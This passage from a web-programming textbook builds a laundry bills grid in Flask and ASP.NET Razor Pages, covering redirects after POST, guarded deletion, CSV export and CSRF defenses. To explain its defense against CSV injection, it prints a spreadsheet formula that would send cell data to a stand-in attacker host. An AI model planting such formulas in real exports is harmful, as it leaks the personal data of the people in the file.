f-string that writes `{stamp}` into the SQL is safe for the same reason the ORDER BY of Section 13.11 is. `now` is the shop's clock in Asia/Jakarta, or the fixed moment in `LAUNDRY_NOW` that the tests set to `2026-09-30 21:00:00`, just after the last sample bill arrived; the CHECK constraint refuses a `finished` time earlier than `arrived`, so the real date of this book's build would have been refused for the newest bills.

The update and the insert run inside `transaction(conn)`, together or not at all. `BEGIN IMMEDIATE` takes SQLite's write lock at the start rather than at the first write, so nothing can slip in between the checks and the writes; MySQL gets the same from row locks (Section 13.15).

13.14.3 Answering a POST with a redirect

The handler that receives the form does three things and returns, as **Listing 13.27** shows.

Listing 13.27 The two POST handlers of `python/app.py` and the redirect they share. `code=303` is *See Other*: "the result is at this address; fetch it with GET".

```
def back_to_grid(code, bill_id):
    """Post/Redirect/Get: rebuild the grid's address from validated values only."""
    state = current_state(request.form)
    bill = bill_id if grid.BILL_RX.match(bill_id) else ""
    pairs = state.params() + [("msg", code), ("bill", bill)]
    return redirect("/bills?" + urlencode(pairs), code=303)


@app.post("/bills/status")
def change_status():
    bill_id = request.form.get("id", "")
    code = grid.advance(db(), bill_id, request.form.get("from", ""),
                        request.form.get("to", ""), now_text(), ACTOR)
    return back_to_grid(code, bill_id)


@app.post("/bills/delete")
def delete_bill():
    bill_id = request.form.get("id", "")
    return back_to_grid(grid.delete(db(), bill_id), bill_id)
```

`change_status` calls `advance`, which returns a short **message code**, and `back_to_grid` redirects to the grid's address, rebuilt from the posted state, with the code and the bill id added. **Table 13.9** lists the codes and the sentences the grid shows for them.

Table 13.9 The message codes a change can end with. The address carries only the code and a bill id; the sentence is looked up on the server, so a forged address cannot make the grid display text of its choosing.

Code	Kind	The grid shows
`finished`, `departed`	ok	Bill B2934 is now finished.
`deleted`	ok	Bill B2951 was deleted.
`conflict`	error	Bill B2934 was not changed: its status had already changed. The grid shows it as it is now.
`refused-status`	error	Bill B0001 was not deleted: only a queued bill can be deleted.
`refused-paid`	error	Bill B2952 was not deleted: it already has a payment.
`not-found`	error	Bill B9999 does not exist.
`bad-request`	error	That request was not understood; nothing was changed.

Putting a *code* in the address rather than a *sentence* matters: if the page printed a sentence from the address, anyone could send the cashier a link that made her grid say anything (*content spoofing*). The grid prints only its own sentences, and only for a bill id of the form `B` and four digits.

The redirect uses **303 See Other** [6]: the browser follows it with a GET, so Reload repeats the harmless GET, not the change, and Back does not ask to resubmit. This is Post/Redirect/Get from Chapter 7. **Figure 13.18** is the screen after pressing *Update* in **Figure 13.17**.




Figure 13.18 The same grid after *Update*: the message, taken from **Table 13.9**, and eight queued bills instead of nine, because B2934 is finished now and the filter still says *queued*.

The bill vanished from **Figure 13.18** because the grid still shows *Keputih, queued* and the bill is no longer queued; the message tells the cashier it was changed, not lost.

13.15 Deleting with Confirmation

13.15.1 When may a bill be deleted?

Before any code, a business question. A laundry does not delete bills that have been paid, washed or collected: they are records of money and work, which is why StatusLog rows are only ever added. What it needs is to remove a bill that should never have existed, typed twice a minute ago. So the grid's rule is narrow: **a bill may be deleted only while it is queued and has no payment**, eight bills in the sample data. Anything else is corrected or cancelled; the full Profitina Laundry application records a cancellation as a status change and never deletes history.

The rule appears in three places. The grid shows *Delete* only where it applies, a courtesy. The server checks it before deleting, the rule. And the foreign keys refuse to delete a bill that still has a Payment row whatever the application does, the last line of defense.

13.15.2 Asking first, without depending on a script

The GridView of Section 13.6 asked "are you sure?" with JavaScript's `confirm()`. A dialog drawn by a script works only when scripts run. The modern grid asks in the page itself: the *Delete* link goes to the grid plus `delete=B2931`, and the grid draws that row as a question with a real form, as in **Figure 13.19**. It works in every browser, including one with scripts turned off, and a screen reader reads it like any other text.




Figure 13.19 The confirmation row for B2931, drawn by the server. *Delete B2931* submits a POST form; *Keep* is a link back to the same grid. No script is involved.

When scripts do run, the enhancement script of Section 13.21 catches the click on *Delete*, shows `confirm()` at once, and posts the same form itself, which saves a round trip. Either way, the question is asked before anything irreversible happens, and either way the server decides.

13.15.3 The server side

Listing 13.28 is the Flask grid's delete.

Listing 13.28 `delete()` in `python/grid.py`: check the bill's status and payments and delete its log row and the bill, all inside one transaction that holds the write lock from the start.

```
def delete(conn, bill_id):
    """Delete a bill typed by mistake: only while queued and unpaid. Returns a message
code."""
    if not BILL_RX.match(bill_id):
        return "bad-request"
    with transaction(conn):
        row = conn.execute(
            "SELECT status, (SELECT COUNT(*) FROM Payment p WHERE p.Bill_id = b.id) "
            "FROM Bill b WHERE b.id = ?", (bill_id,)).fetchone()
        if row is None:
            return "not-found"
        if row[0] != "queued":
            return "refused-status"
        if row[1] > 0:
            return "refused-paid"
        conn.execute("DELETE FROM StatusLog WHERE Bill_id = ?", (bill_id,))
        conn.execute("DELETE FROM Bill WHERE id = ? AND status = 'queued'", (bill_id,))
    return "deleted"
```

The check and the delete share one transaction on purpose. Checked first and deleted in a separate step, a bill could receive a payment in between and be deleted anyway: a **check-then-act race**, rare and all the worse for it. `BEGIN IMMEDIATE` takes the write lock before the check; on MySQL the PHP and Java grids lock the row with `SELECT … FOR UPDATE` instead, as **Listing 13.13** does.

The StatusLog row is deleted first because its foreign key points at the bill: while the log row exists, `ON DELETE RESTRICT` would refuse to delete the bill. Removing an audit row is acceptable for exactly one kind of bill, one typed by mistake and never worked on, whose only log row says “queued”; that is the kind this rule allows.

13.16 Exporting to CSV

13.16.1 The format

The owner wants September’s bills in a spreadsheet, and the universal format for that is **CSV**, comma-separated values: plain text every spreadsheet opens. RFC 4180 [7] is the closest thing it has to a standard:

- a field that contains a comma, a double quote or a line break is enclosed in double quotes, and a double quote inside it is written twice; so *Wash, dry & fold (per kg)* becomes `"Wash, dry & fold (per kg)"`;
- lines end with CR LF (`\r\n`);
- the first line may be a header, and here it is.

The export uses the same filters and the same order as the grid but no paging: `GET /bills.csv?outlet=O02&status=queued` returns every matching bill. The *Download* link under the grid is built by `href` from the grid’s state with the path changed, so what you download is exactly what you were looking at, all pages of it.

13.16.2 Two traps that are not in the RFC

Encoding. The file is UTF-8. Excel, opening a CSV by double-click, guesses the encoding, and without a hint guesses the old Windows code page, so *Désirée* arrives as *DÃ©sirÃ©e*. The hint is the **byte order mark** (BOM), the three bytes `EF BB BF` at the start of the file; other programs ignore it.

Formulas. A spreadsheet treats a cell that begins with `=`, `+`, `-` or `@` as a formula. A customer registered as `=HYPERLINK("http://evil.example/?"&A1,"Click")` turns the owner's click into a leak of her data: **CSV injection** [8]. The export puts an apostrophe in front of any field starting with one of those characters (or a tab or carriage return), so the spreadsheet shows it as text. **Listing 13.29** is the whole export.

Listing 13.29 `csv_cell()` and `csv_lines()` in `python/grid.py`: neutralize formulas, quote when needed, write the BOM once, end every line with CR LF.

```
def csv_cell(value):
    """One CSV field: quoted when needed, and never read as a formula by a spreadsheet."""
    text = str(value)
    if text[:1] in ("=", "+", "-", "@", "\t", "\r"):
        text = "'" + text
    if any(ch in text for ch in ',"\r\n'):
        text = '"' + text.replace('"', '""') + '"'
    return text


CSV_HEADER = ("Bill", "Arrived", "Customer", "Service", "Outlet", "Units", "Charged",
"Paid", "Status")


def csv_lines(rows):
    yield "\ufeff" + ",".join(CSV_HEADER) + "\r\n"          # the BOM tells Excel it is
UTF-8
    for r in rows:
        yield ",".join(csv_cell(v) for v in (
            r["id"], r["arrived"], r["customer"], r["service"], r["outlet"], r["unit"],
            int(r["payment"]), int(r["paid"]), r["status"])) + "\r\n"
```

`csv_lines` is a **generator**: it produces one line at a time, and Flask sends each line as it is produced (the `bills_csv` view of `python/app.py` gives the generator itself to Flask's `Response`). An export of 2,953 bills is small, but the habit matters when an export is large: the server never holds the whole file in memory. The money columns are written as plain integers, `45000`, not as *Rp 45.000*, because a spreadsheet can add up the first and not the second.

Listing 13.30 shows the first lines of a real export from the PHP grid, with the BOM made visible by `sed`.

Listing 13.30 The first four lines of `/bills.csv?outlet=O02&status=queued&sort=customer&dir=asc` from the PHP grid (after the status change of **Listing 13.40**). Fields with commas are quoted; the file begins with a BOM.

```
$ curl -s "http://127.0.0.1:9302/bills.csv?outlet=O02&status=queued&sort=customer&dir=asc"
| head -n 4 | sed "1s/^\xEF\xBB\xBF/<BOM>/"
<BOM>Bill,Arrived,Customer,Service,Outlet,Units,Charged,Paid,Status
B2930,2026-09-28 07:18:31,Endah Ika Rahman,Shoes deep clean (per pair),Profitina Laundry
Keputih,1,45000,45000,queued
B2951,2026-09-30 17:17:45,Endah Ika Rahman,"Bed cover, any size (per item)",Profitina
Laundry Keputih,1,35000,0,queued
B2931,2026-09-28 08:30:03,Gilang Nasution,"Wash, dry & fold (per kg)",Profitina Laundry
Keputih,9,72000,0,queued
```

One more thought belongs here. The export contains customers' names linked to their transactions, personal data under UU PDP No. 27/2022 [9], and a file on a laptop is outside the application's protection. The grid exports only the columns the job needs, and a real deployment lets only the owner and supervisors download it, which Chapter 14's login makes possible.

13.17 The Razor Pages Grid, Assembled

13.17.1 The project, and the package that could not be installed

Sections 13.9 to 13.16 showed each idea once, mostly in Python because Python is the shortest. This section puts the Razor Pages grid together, file by file, and is honest about the one part of it that this book's build could not run. **Listing 13.31** is the project file.

Listing 13.31 `LaundryGrid.csproj`: an ASP.NET Core project for .NET 10 with no package references, and a switch, `UseSqlite`, that turns on the SQLite code path once its package has been added.

```
<Project Sdk="Microsoft.NET.Sdk.Web">

  <PropertyGroup>
    <TargetFramework>net10.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
    <RootNamespace>LaundryGrid</RootNamespace>
  </PropertyGroup>

  <!-- The real database. First:  dotnet add package Microsoft.Data.Sqlite
       then run with:            dotnet run -p:UseSqlite=true
       Without it, the grid keeps data/bills.json in memory (no NuGet package needed). -->
  <PropertyGroup Condition="'$(UseSqlite)' == 'true'">
    <DefineConstants>$(DefineConstants);LAUNDRY_SQLITE</DefineConstants>
  </PropertyGroup>

  <ItemGroup>
    <None Update="data\bills.json" CopyToOutputDirectory="PreserveNewest" />
  </ItemGroup>

</Project>
```

An ASP.NET Core application normally reads SQLite through the NuGet package **Microsoft.Data.Sqlite** [10], which the reader adds with one command in the project folder:

```
dotnet add package Microsoft.Data.Sqlite
dotnet run -p:UseSqlite=true
```

The machine this book was built on could not reach NuGet, so the package could not be installed. Rather than pretend, the grid runs on the .NET shared framework alone, and only the line that needs the package was not compiled here. Data access sits behind an interface, `IBillStore`, with two implementations. **`MemoryBillStore`** keeps the bills in memory, loaded from `data/bills.json`, which `data/export_json.py` exports from `laundry.db` with the SQL's own join; changes last until the application stops. **`SqlBillStore`** runs the chapter's SQL through ADO.NET, written against `DbConnection`, `DbCommand` and `DbParameter` from `System.Data.Common`, so it *compiles* here; it *runs* only when `Program.cs` hands it a real connection, in the lines between `#if LAUNDRY_SQLITE` and `#else`, which are compiled only with `-p:UseSqlite=true`. Precisely: `MemoryBillStore` was compiled and run by the checks of Section 13.22; `SqlBillStore` was compiled, not run; the two `SqliteConnection` lines were neither.

13.17.2 Program.cs

Listing 13.32 wires the application together.

Listing 13.32 `Program.cs`: choose a store, refuse cross-site POSTs, serve the shared static files, answer `/bills.csv`, and map the Razor Pages.

```
// The bills grid of Profitina Laundry in ASP.NET Core Razor Pages (.NET 10).
//   dotnet run            then open http://127.0.0.1:9301/bills
using System.Text.Encodings.Web;
using System.Text.Unicode;
using LaundryGrid.Data;
using Microsoft.Extensions.FileProviders;
using Microsoft.Extensions.WebEncoders;
#if LAUNDRY_SQLITE
using Microsoft.Data.Sqlite;
#endif

var builder = WebApplication.CreateBuilder(args);
if (builder.Configuration["urls"] is null)                 // --urls or ASPNETCORE_URLS win
{
    builder.WebHost.UseUrls("http://127.0.0.1:9301");
}
builder.Services.AddRazorPages();
// Razor encodes every @value; let it leave letters such as é as they are instead of
&#xE9;.
builder.Services.Configure<WebEncoderOptions>(o => o.TextEncoderSettings = new
TextEncoderSettings(UnicodeRanges.All));

#if LAUNDRY_SQLITE
string dbPath = Environment.GetEnvironmentVariable("LAUNDRY_DB")
    ?? Path.Combine(builder.Environment.ContentRootPath, "..", "..", "data", "laundry.db");
builder.Services.AddSingleton<IBillStore>(new SqlBillStore(() => new
SqliteConnection($"Data Source={dbPath}")));
#else
builder.Services.AddSingleton<IBillStore>(
    new MemoryBillStore(Path.Combine(builder.Environment.ContentRootPath, "data",
"bills.json")));
#endif

var app = builder.Build();

// A POST from another site's page is refused (a cheap guard against CSRF; the
// antiforgery token that Razor Pages checks on every POST is the second guard).
app.Use(async (context, next) =>
{
    var req = context.Request;
    if (HttpMethods.IsPost(req.Method))
    {
        string? site = req.Headers["Sec-Fetch-Site"].FirstOrDefault();
        string? origin = req.Headers.Origin.FirstOrDefault();
        if ((site is not null && site is not ("same-origin" or "none"))
            || (origin is not null && origin != $"{req.Scheme}://{req.Host}"))
        {
            context.Response.StatusCode = StatusCodes.Status403Forbidden;
            await context.Response.WriteAsync("Forbidden");
            return;
```

Listing 13.32 (Continued) *Program.cs: choose a store, refuse cross-site POSTs, serve the shared static files, answer /bills.csv, and map the Razor Pages.*

```
        }
    }
    await next();
});

// The stylesheet, the script and the logo are shared by all four tracks: ../../static
app.UseStaticFiles(new StaticFileOptions
{
    FileProvider = new PhysicalFileProvider(Path.GetFullPath(
        Path.Combine(builder.Environment.ContentRootPath, "..", "..", "static"))),
    RequestPath = "/static",
});

app.MapGet("/", () => Results.Redirect("/bills"));
app.MapGet("/bills.csv", (HttpRequest req, HttpResponse res, IBillStore store) =>
{
    var ids = store.Outlets().Select(o => o.Id).ToHashSet();
    var state = GridState.Parse(k => req.Query[k].FirstOrDefault() ?? "", ids);
    res.Headers.ContentDisposition = "attachment; filename=\"bills.csv\"";
    return Results.Text(Text.Csv(store.AllRows(state)), "text/csv; charset=utf-8");
});
app.MapRazorPages();
app.Run();
```

Walk through it once. The `WebEncoderOptions` line relaxes one default: Razor HTML-encodes every `@value`, which keeps the grid safe from cross-site scripting, and by default also turns letters outside basic Latin into numeric references; allowing all Unicode ranges keeps the markup readable while still encoding `<`, `>`, `&` and quotes. `AddSingleton<IBillStore>` registers one store, which the page model receives through its constructor (**dependency injection**).

The middleware added with `app.Use` refuses a POST from another site using two headers a page cannot forge: `Sec-Fetch-Site`, which modern browsers send to say whether a request came from the same origin, and `Origin`, which names the page's origin. A form on `evil.example` that POSTs to the grid gets 403 [11]. That defends against **cross-site request forgery** (CSRF), in which another site makes your browser send a request to a site you are logged into. Razor Pages adds a second defense, the **antiforgery token** (Section 13.17.4) [12]; the other grids get tokens tied to a session in Chapter 14.

`UseStaticFiles` serves the shared folder `../../static` at `/static`. `MapGet("/bills.csv", …)` answers the export with a **minimal API** endpoint, a lambda rather than a page, and sets `Content-Disposition: attachment` so that the browser saves the file.

13.17.3 The page model

The page itself is `Pages/Bills.cshtml`, whose first line, `@page "/bills/{handler?}"`, gives it the address `/bills` and lets an optional last segment choose a handler: `POST /bills/status` runs `OnPostStatus`, `POST /bills/delete` runs `OnPostDelete`, and `GET /bills` runs `OnGet`. **Listing 13.33** is the page model.

Listing 13.33 `Pages/Bills.cshtml.cs`: `OnGet` fills the properties the template reads (or returns only the grid when `partial=1`); the two POST handlers change a bill and answer 303.

```
using LaundryGrid.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryGrid.Pages;

/// <summary>The page model: OnGet draws the grid, OnPostStatus and OnPostDelete change a
bill.</summary>
public class BillsModel(IBillStore store) : PageModel
{
    public GridPage Grid { get; private set; } = null!;
    public IReadOnlyList<(string Id, string Name)> Outlets { get; private set; } = [];
    public string Edit { get; private set; } = "";
    public string Confirm { get; private set; } = "";
    public (string Kind, string Text)? Message { get; private set; }

    private GridState ReadState(Func<string, string> get)
    {
        Outlets = store.Outlets();
        return GridState.Parse(get, Outlets.Select(o => o.Id).ToHashSet());
    }

    private string Query(string key) => Request.Query[key].FirstOrDefault() ?? "";
    private string Form(string key) => Request.Form[key].FirstOrDefault() ?? "";

    public IActionResult OnGet()
    {
        Grid = store.Page(ReadState(Query));
        Edit = Query("edit");
        Confirm = Query("delete");
        Message = Text.Message(Query("msg"), Query("bill"));
        return Query("partial") == "1" ? Partial("_Grid", this) : Page();
    }

    public IActionResult OnPostStatus()
    {
        string id = Form("id");
        string code = store.Advance(id, Form("from"), Form("to"), Clock.Now(),
Clock.Actor);
        return BackToGrid(code, id);
    }

    public IActionResult OnPostDelete()
    {
        string id = Form("id");
        return BackToGrid(store.Delete(id), id);
    }
```

Listing 13.33 (Continued) *Pages/Bills.cshtml.cs: OnGet fills the properties the template reads (or returns only the grid when partial=1); the two POST handlers change a bill and answer 303.*

```
    /// <summary>Post/Redirect/Get: rebuild the grid's address from validated values
only.</summary>
    private IActionResult BackToGrid(string code, string id)
    {
        var state = ReadState(Form);
        Response.Headers.Location = state.Href("/bills", ("msg", code), ("bill",
BillIds.IsValid(id) ? id : ""));
        return StatusCode(StatusCodes.Status303SeeOther);   // 303 See Other: "now GET that
address"
    }
}

/// <summary>The shop's clock (WIB) and the employee acting; Chapter 14 adds a real
login.</summary>
public static class Clock
{
    public static string Now() => Environment.GetEnvironmentVariable("LAUNDRY_NOW") is {
Length: > 0 } fixedNow
        ? fixedNow
        : TimeZoneInfo.ConvertTime(DateTimeOffset.UtcNow,
TimeZoneInfo.FindSystemTimeZoneById("Asia/Jakarta"))
            .ToString("yyyy-MM-dd HH:mm:ss");

    public static string Actor => Environment.GetEnvironmentVariable("LAUNDRY_ACTOR") ??
"E0001";
}
```

Compare `OnGet` with the Web Forms `Page_Load`: it fetches one page, sets four properties and returns; no `IsPostBack`, no binding step, no view state, and the page model is thrown away after the response. The line `return Query("partial") == "1" ? Partial("_Grid", this) : Page();` is the whole server side of progressive enhancement. `Clock.Now()` is the shop clock of Section 13.14 and `Clock.Actor` the employee recorded in StatusLog until Chapter 14 adds a login.

13.17.4 The template

Listing 13.34 is the first half of `Pages/_Grid.cshtml`, the partial view that draws the grid: the message, the summary line, the sortable headings and the edit row.

Listing 13.34 The first part of `Pages/_Grid.cshtml`. `@Html.AntiForgeryToken()` puts the token in the grid for the script of Section 13.21; the form tag helper adds one to each form by itself.

```
@model BillsModel
@{
    // The grid itself. Served alone when the address carries partial=1.
    var g = Model.Grid;
    var s = g.State;
    (string Key, string Label)[] headers = [("id", "Bill"), ("arrived", "Arrived"),
("customer", "Customer"),
        ("service", "Service"), ("outlet", "Outlet"), ("unit", "Units"), ("payment",
"Charged"), ("status", "Status")];
}
<div id="grid" class="grid">
  @Html.AntiForgeryToken()
  @if (Model.Message is { } m)
  {
    <p class="msg @m.Kind" role="status">@m.Text</p>
  }
  @if (g.Total > 0)
  {
    <p class="summary">Showing @((s.Page - 1) * s.Size + 1)&ndash;@(Math.Min(s.Page *
s.Size, g.Total)) of @Text.Count(g.Total) bills &middot; page @s.Page of @g.Pages</p>
  }
  else
  {
    <p class="summary">No bill matches these filters.</p>
  }
  <table class="bills">
    <thead>
      <tr>
        @foreach (var (key, label) in headers)
        {
          <th><a data-grid href="@s.SortHref(key)">@label</a>@if (key == s.Sort)
{@Html.Raw(s.Dir == "asc" ? " &#9650;" : " &#9660;")}</th>
        }
        <th>Paid</th>
        <th>Actions</th>
      </tr>
    </thead>
    <tbody>
    @foreach (var r in g.Rows)
    {
      bool queuedUnpaid = r.Status == "queued" && r.Paid == 0;
      bool canAdvance = IBillStore.Next.TryGetValue(r.Status, out var next);
      if (r.Id == Model.Edit && canAdvance)
      {
      <tr class="editing" data-id="@r.Id">
        <partial name="_Cells" model="r" />
        <td>
          <form method="post" asp-page-handler="status">
            @foreach (var kv in s.Params()) { <input type="hidden" name="@kv.Key"
value="@kv.Value"> }
            <input type="hidden" name="id" value="@r.Id">
```

Listing 13.34 (Continued) *The first part of Pages/_Grid.cshtml. @Html.AntiForgeryToken() puts the token in the grid for the script of Section 13.21; the form tag helper adds one to each form by itself.*

```
            <input type="hidden" name="from" value="@r.Status">
            <select name="to" aria-label="New status">
              <option value="@next">@next</option>
            </select>
            <button type="submit">Update</button>
          </form>
        </td>
        <td class="num">@Text.Rupiah(r.Paid)</td>
        <td class="actions"><a data-grid href="@s.Href()">Cancel</a></td>
      </tr>
      }
```

Three things in it are specific to Razor. Every `@expression` is HTML-encoded, so a customer called `<b>Ani</b>` appears as those characters; only `@Html.Raw` writes raw HTML, here just two fixed arrow entities. `<form method="post" asp-page-handler="status">` is a **tag helper**: Razor gives it `action="/bills/status"` from the page's route and a hidden `__RequestVerificationToken` paired with a cookie, and on every POST answers **400 Bad Request** unless they match; another site cannot read the token, so it cannot send it. And `<partial name="_Cells" …/>` draws the seven shared cells of every kind of row.

The token also changes what a hand-made request sees. **Listing 13.35** comes from the same `curl` script as **Listing 13.40**, run against the Razor Pages grid: the status change without a token is refused with 400, and the cross-site POST is refused with 403 by the middleware before the token is even looked at.

Listing 13.35 Two POSTs sent with `curl` to the Razor Pages grid. The first has no antiforgery token and is refused by Razor Pages; the second claims to come from another origin and is refused by the middleware of **Listing 13.32**.

```
$ curl -s -i -X POST http://127.0.0.1:9301/bills/status -d id=B2934 -d from=queued -d
to=finished -d outlet=O02 -d status=queued | grep -iE "^(HTTP/|location:)"
HTTP/1.1 400 Bad Request

$ curl -s -i -X POST http://127.0.0.1:9301/bills/delete -d id=B2931 -H "Origin:
http://evil.example" | head -n 1
HTTP/1.1 403 Forbidden
```

The test program of Section 13.22 behaves like a browser: it reads the token from the page, keeps the cookie, and sends both, and then the Razor Pages grid accepts its changes like the other three.

13.17.5 The in-memory white list, and the SQL store

Sorting in memory needs the same white list as sorting in SQL, written as comparison functions. **Listing 13.36** is the table in `MemoryBillStore`.

Listing 13.36 The sort white list of `MemoryBillStore`: eight keys, eight comparisons. `string.CompareOrdinal` compares character codes, which sorts names the way SQLite's default collation does.

```
    /// <summary>The white list of sort keys, as comparisons. Ordinal, like SQLite's BINARY
collation.</summary>
    private static readonly Dictionary<string, Comparison<Bill>> Sorts = new()
    {
        ["id"] = (a, b) => string.CompareOrdinal(a.Id, b.Id),
        ["arrived"] = (a, b) => string.CompareOrdinal(a.Arrived, b.Arrived),
        ["customer"] = (a, b) => string.CompareOrdinal(a.Customer, b.Customer),
        ["service"] = (a, b) => string.CompareOrdinal(a.Service, b.Service),
        ["outlet"] = (a, b) => string.CompareOrdinal(a.Outlet, b.Outlet),
        ["unit"] = (a, b) => a.Unit.CompareTo(b.Unit),
        ["payment"] = (a, b) => a.Payment.CompareTo(b.Payment),
        ["status"] = (a, b) => string.CompareOrdinal(a.Status, b.Status),
    };
```

The comparison is *ordinal*, by character code, deliberately: .NET's default comparison follows a language's rules, while SQLite without a declared collation compares bytes. The test program compares the Razor Pages order with SQLite's row by row, and it passes only because both compare the same way. Two implementations of one feature agree only on what you made them agree on.

Listing 13.37 is the `Page` method of `SqlBillStore`, the same two queries as **Listing 13.20** in ADO.NET form, with named parameters `@outlet`, `@limit`, `@offset` instead of `?`.

Listing 13.37 `SqlBillStore.Page()`: count and total, clamp, then one page with `LIMIT @limit OFFSET @offset`. Compiled in this book's build, not run (it needs the Microsoft.Data.Sqlite package).

```
    public GridPage Page(GridState s)
    {
        var (where, values) = Where(s);
        using var c = Open();
        int total;
        decimal charged;
        using (var cmd = Command(c, null, $"SELECT COUNT(*), COALESCE(SUM(b.payment), 0)
FROM Bill b WHERE {where}",
                    values.ToArray()))
        using (var r = cmd.ExecuteReader())
        {
            r.Read();
            total = Convert.ToInt32(r.GetValue(0));
            charged = Convert.ToDecimal(r.GetValue(1));
        }
        int pages = Math.Max(1, (total + s.Size - 1) / s.Size);
        s = s with { Page = Math.Min(s.Page, pages) };       // page 999 becomes the last
page
        values.Add(("@limit", s.Size));
        values.Add(("@offset", (s.Page - 1) * s.Size));
        using var page = Command(c, null,
            $"{SelectRows} WHERE {where} ORDER BY {OrderBy(s)} LIMIT @limit OFFSET
@offset", values.ToArray());
        return new GridPage(s, Read(page), total, charged, pages);
    }
```

Figure 13.20 is the Razor Pages grid running on the book's build machine, filtered to finished bills at Rungkut, sorted by amount charged, largest first, on page 2 of 10-row pages.

Profitina Laundry · bills grid · ASP.NET Core Razor Pages

Bills

Outlet: Profitina Laundry Rungkut | Status: finished | Arrived from: mm/dd/yyyy | to: mm/dd/yyyy | Rows per page: 10 | Apply | Reset

Showing 11–20 of 23 bills · page 2 of 3

Bill	Arrived	Customer	Service	Outlet	Units	Charged ▼	Status	Paid	Actions
B1558	2026-04-10 07:15	Maya Santoso	Express wash & fold, 1 day (per kg)	Rungkut	4	Rp 48.000	finished	Rp 48.000	Edit
B0421	2025-12-05 20:47	Fadli Prakoso	Wash, dry & fold (per kg)	Rungkut	6	Rp 48.000	finished	Rp 48.000	Edit
B2883	2026-09-23 19:39	Meiliana Salsabila Wirawan	Dry cleaning - shirt/blouse (per item)	Rungkut	2	Rp 40.000	finished	Rp 40.000	Edit
B1668	2026-04-21 08:04	Ika Wirawan	Wash, dry & fold (per kg)	Rungkut	5	Rp 40.000	finished	Rp 0	Edit
B0127	2025-10-23 12:21	Diah Budiman	Wash, dry & fold (per kg)	Rungkut	5	Rp 40.000	finished	Rp 0	Edit
